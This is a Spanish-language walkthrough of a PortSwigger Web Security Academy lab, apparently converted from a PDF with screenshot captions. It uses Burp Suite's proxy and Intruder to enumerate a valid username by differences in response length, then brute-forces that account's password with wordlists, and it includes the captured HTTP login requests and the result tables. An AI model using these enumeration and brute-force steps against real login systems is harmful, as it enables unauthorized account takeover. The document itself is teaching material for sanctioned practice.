


Debemos irnos a proxy y a opciones y agregar la configuracion que hicimos en el foxy proxy:

Running	Interface	Invisible	Redirect	Certificate	TLS Protocols
<input checked="" type="checkbox"/> 127.0.0.1:8000				Per-host	Default

Each installation of Burp generates its own CA certificate that Proxy listeners can use when negotiating TLS connections. You can import or export this certificate for use in other tools or a installation of Burp.

Nos vamos a proxy, intercept y presionamos intercept is off para encender la intercepcion, luego realizamos un intento de inicio de seccion con cualquier credencial, esto es para capturar la solicitud:

The screenshot shows a web browser window. The address bar indicates the URL is <https://0a2100450480b81b839a05ee0058008e.web-security-academy.net/>. The page title is 'Username enumeration via different responses'. The main content is a 'Login' form with fields for 'Username' (containing 'Test') and 'Password' (containing '****'). A red box highlights the entire login form. At the top of the browser window, the Kali Linux desktop environment is visible with various icons in the taskbar.



Presionamos Advanced...

!

Software is Preventing Firefox From Safely Connecting to This Site

0a3d008303027abb835865a2008900a9.web-security-academy.net is most likely a safe site, but a secure connection could not be established. This issue is caused by **PortSwigger CA**, which is either software on your computer or your network.

What can you do about it?

- If your antivirus software includes a feature that scans encrypted connections (often called “web scanning” or “https scanning”), you can disable that feature. If that doesn’t work, you can remove and reinstall the antivirus software.
- If you are on a corporate network, you can contact your IT department.
- If you are not familiar with **PortSwigger CA**, then this could be an attack and you should not continue to the site.

[Learn more...](#)

[Go Back \(Recommended\)](#) Advanced...

Aceptamos el riesgo y continuamos:

Websites prove their identity via certificates, which are issued by certificate authorities.

Firefox is backed by the non-profit Mozilla, which administers a completely open certificate authority (CA) store. The CA store helps ensure that certificate authorities are following best practices for user security.


Firefox uses the Mozilla CA store to verify that a connection is secure, rather than certificates supplied by the user’s operating system. So, if an antivirus program or a network is intercepting a connection with a security certificate issued by a CA that is not in the Mozilla CA store, the connection is considered unsafe.

Error code: [MOZILLA_PKIX_ERROR_MITM_DETECTED](#)


[View Certificate](#)

[Go Back \(Recommended\)](#) Accept the Risk and Continue

Presionamos Resend:



Ahora presionamos ctrl + i para enviar la petición al Intruder y así empezar a realizar la prueba de credenciales validas:



The screenshot shows the Burp Suite interface in the Intruder tab. A single payload position has been defined for a POST request to the '/login' endpoint of the specified target URL. The payload itself is set to '\$Test\$'. The 'Start attack' button is present at the top right of the payload editor.

```

1 POST /login HTTP/1.1
2 Host: 0a3d008303027abb835865a2008900a9.web-security-academy.net
3 Cookie: session=$7ID89GyCdZHQK7aumqLuYc1b6DEqb2PQs
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Referer: https://0a3d008303027abb835865a2008900a9.web-security-academy.net/login
9 Content-Type: application/x-www-form-urlencoded
10 Content-Length: 27
11 Origin: https://0a3d008303027abb835865a2008900a9.web-security-academy.net
12 Upgrade-Insecure-Requests: 1
13 Sec-Fetch-Dest: document
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-Site: same-origin
16 Te: trailers
17 Connection: close
18
19 username=$Test$&password=$Test$

```

Ahora pasamos a seleccionar el campo de username para probar los usuarios probables que el laboratorio nos proporciona, para eso primero vamos a presionar la opción en la parte derecha que dice clear\$ y luego seleccionamos el usuario que está en el campo username y presionamos add\$:

Payload Positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: Update Host header to match target

```

1 POST /login HTTP/1.1
2 Host: 0a3d008303027abb835865a2008900a9.web-security-academy.net
3 Cookie: session=7ID89GyCdZHqK7aumqluYc1b6DEqb2PQ
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Referer: https://0a3d008303027abb835865a2008900a9.web-security-academy.net/login
9 Content-Type: application/x-www-form-urlencoded
10 Content-Length: 27
11 Origin: https://0a3d008303027abb835865a2008900a9.web-security-academy.net
12 Upgrade-Insecure-Requests: 1
13 Sec-Fetch-Dest: document
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-Site: same-origin
16 Te: trailers
17 Connection: close
18
19 username=Test$&password=Test

```

Add \$
Clear \$
Auto \$
Refresh

Ahora nos vamos al apartado que dice Payloads:

Positions **Payloads** **Resource Pool** **Options**

Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: Payload count: 0
Payload type: Request count: 0

Payload Options [Simple list]
This payload type lets you configure a simple list of strings that are used as payloads.

Paste
Load ...
Remove
Clear
Deduplicate

Add Enter a new item
Add from list ... [Pro version only]

Payload Processing
You can define rules to perform various processing tasks on each payload before it is used.

Add	Enabled	Rule
<input type="button" value="Edit"/>	<input type="checkbox"/>	
<input type="button" value="Remove"/>		
<input type="button" value="Up"/>		
<input type="button" value="Down"/>		

Presionamos donde dice Candidate username:

Academy home

Web Security Academy > Authentication vulnerabilities > Password-based > Lab

Lab: Username enumeration via different responses

APPRENTICE

LAB Not solved

This lab is vulnerable to username enumeration and password brute-force attacks. It has an account with a predictable username and password, which can be found in the following wordlists:

- Candidate usernames
- Candidate passwords

To solve the lab, enumerate a valid username, brute-force this user's password, then access their account page.

ACCESS THE LAB

Solution

1. With Burp running, investigate the login page and submit an invalid username


Copiamos todos los posibles usuarios:

Authentication lab usernames

You can copy and paste the following list to Burp Intruder to help you solve the Authentication labs.

```
carlos
root
admin
test
guest
info
adm
mysql
user
administrator
oracle
ftp
pi
puppet
ansible
ec2-user
vagrant
azureuser
academico
acceso
access
accounting
accounts
acid
```

Y en el Burpsuite presionamos paste en el apartado de Payload Options Simple list:



Burp Project Intruder Repeater Window Help

Dashboard Target **Proxy** **Intruder** Repeater Sequencer Decoder Comparer Logger Extender Project options User options

1 x 2 x +

Positions **Payloads** Resource Pool Options

Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1 Payload count: 0
 Payload type: Simple list Request count: 0

Payload Options [Simple list]


This payload type lets you configure a simple list of strings that are used as payloads.

Paste
 Load ...
 Remove
 Clear
 Deduplicate

Add Enter a new item
 Add from list ... [Pro version only]

Start attack

Ahora presionamos Start Attack:



1 x 2 x +

Positions **Payloads** Resource Pool Options

Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1 Payload count: 101
 Payload type: Simple list Request count: 101

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste carlos
 Load ... root
 Remove admin
 Clear test
 Deduplicate guest
 info
 adm
 mysql
 user
 administrator

Add Enter a new item
 Add from list ... [Pro version only]

Start attack


Aquí vemos que en el tamaño de respuesta encontramos uno con una respuesta diferente a las demás, lo cual nos indica que este sea probablemente un usuario valido:

5. Intruder attack of https://0a870057034268d7824c798c009c0008.web-security-academy.net - Temporary attack - Not saved to pr							
Attack	Save	Columns	Results	Positions	Payloads	Resource Pool	Options
Filter: Showing all items							
Request ^	Payload	Status	Error	Timeout	Length	Comment	
55	alerts	200	<input type="checkbox"/>	<input type="checkbox"/>	3248		
56	alpha	200	<input type="checkbox"/>	<input type="checkbox"/>	3248		
57	alterwind	200	<input type="checkbox"/>	<input type="checkbox"/>	3248		
58	am	200	<input type="checkbox"/>	<input type="checkbox"/>	3248		
59	amarillo	200	<input type="checkbox"/>	<input type="checkbox"/>	3248		
60	americas	200	<input type="checkbox"/>	<input type="checkbox"/>	3248		
61	an	200	<input type="checkbox"/>	<input type="checkbox"/>	3248		
62	anaheim	200	<input type="checkbox"/>	<input type="checkbox"/>	3248		
63	analyzer	200	<input type="checkbox"/>	<input type="checkbox"/>	3250		
64	announce	200	<input type="checkbox"/>	<input type="checkbox"/>	3248		
65	announcements	200	<input type="checkbox"/>	<input type="checkbox"/>	3248		
66	antivirus	200	<input type="checkbox"/>	<input type="checkbox"/>	3248		
67	ao	200	<input type="checkbox"/>	<input type="checkbox"/>	3248		
68	ap	200	<input type="checkbox"/>	<input type="checkbox"/>	3248		
69	apacha	200	<input type="checkbox"/>	<input type="checkbox"/>	3248		

Ahora repetimos el mismo proceso para la contraseña:


Positions	Payloads	Resource Pool	Options
<p>② Choose an attack type</p> <p>Attacktype: Sniper</p> <p>Start attack</p>			
<p>② Payload Positions</p> <p>Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.</p> <p>Target: https://0a870057034268d7824c798c009c0008.web-security-academy.net</p> <p><input checked="" type="checkbox"/> Update Host header to match target</p> <p>Add \$</p> <p>Clear \$</p> <p>Auto \$</p> <p>Refresh</p> <pre> 1 POST /login HTTP/1.1 2 Host: 0a870057034268d7824c798c009c0008.web-security-academy.net 3 Cookie: session=eq95vCULKXfep0Q2atZVhHtPGjBuNVdff1 4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0 5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8 6 Accept-Language: en-US,en;q=0.5 7 Accept-Encoding: gzip, deflate 8 Referer: https://0a870057034268d7824c798c009c0008.web-security-academy.net/login 9 Content-Type: application/x-www-form-urlencoded 10 Content-Length: 27 11 Origin: https://0a870057034268d7824c798c009c0008.web-security-academy.net 12 Upgrade-Insecure-Requests: 1 13 Sec-Fetch-Dest: document 14 Sec-Fetch-Mode: navigate 15 Sec-Fetch-Site: same-origin 16 Sec-Fetch-User: ?1 17 Te: trailers 18 Connection: close 19 20 username=Test&password=\$Test5 </pre>			

Presionamos clear y pegamos las posibles contraseñas e iniciamos el ataque:



The screenshot shows the "Payload Sets" tab with a payload set count of 1 and a payload type of "Simple list". The "Payload Options [Simple list]" section contains a list of passwords: 123456, password, 12345678, qwerty, 123456789, 12345, 1234, 111111, 1234567, dragon. The "Start attack" button is visible in the top right.

Ya encontramos la contraseña del usuario o posible usuario que encontramos:



The results table shows a successful login attempt for user abc123 with password abc123, resulting in a 302 status code and a length of 190 bytes.

Request	Payload	Status	Error	Timeout	Length	Comment
10	dragon	200			3250	
11	123123	200			3250	
12	baseball	200			3250	
13	abc123	302			190	
14	football	200			3337	
15	monkey	200			3337	
16	letmein	200			3337	
17	shadow	200			3337	
18	master	200			3337	
19	666666	200			3337	
20	qwertyuiop	200			3337	
21	123321	200			3337	
22	mustang	200			3337	
23	1234567890	200			3337	
24	michael	200			3337	



Cabe destacar que para encontrar la contraseña debemos ingresar en el campo de username, el usuario que encontramos:

Positions Payloads Resource Pool Options

② Choose an attack type Start attack

Attacktype: Sniper

② Payload Positions


Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: https://0a870057034268d7824c798c009c0008.web-security-academy.net Update Host header to match target

Add \$ Clear \$ Auto \$ Refresh

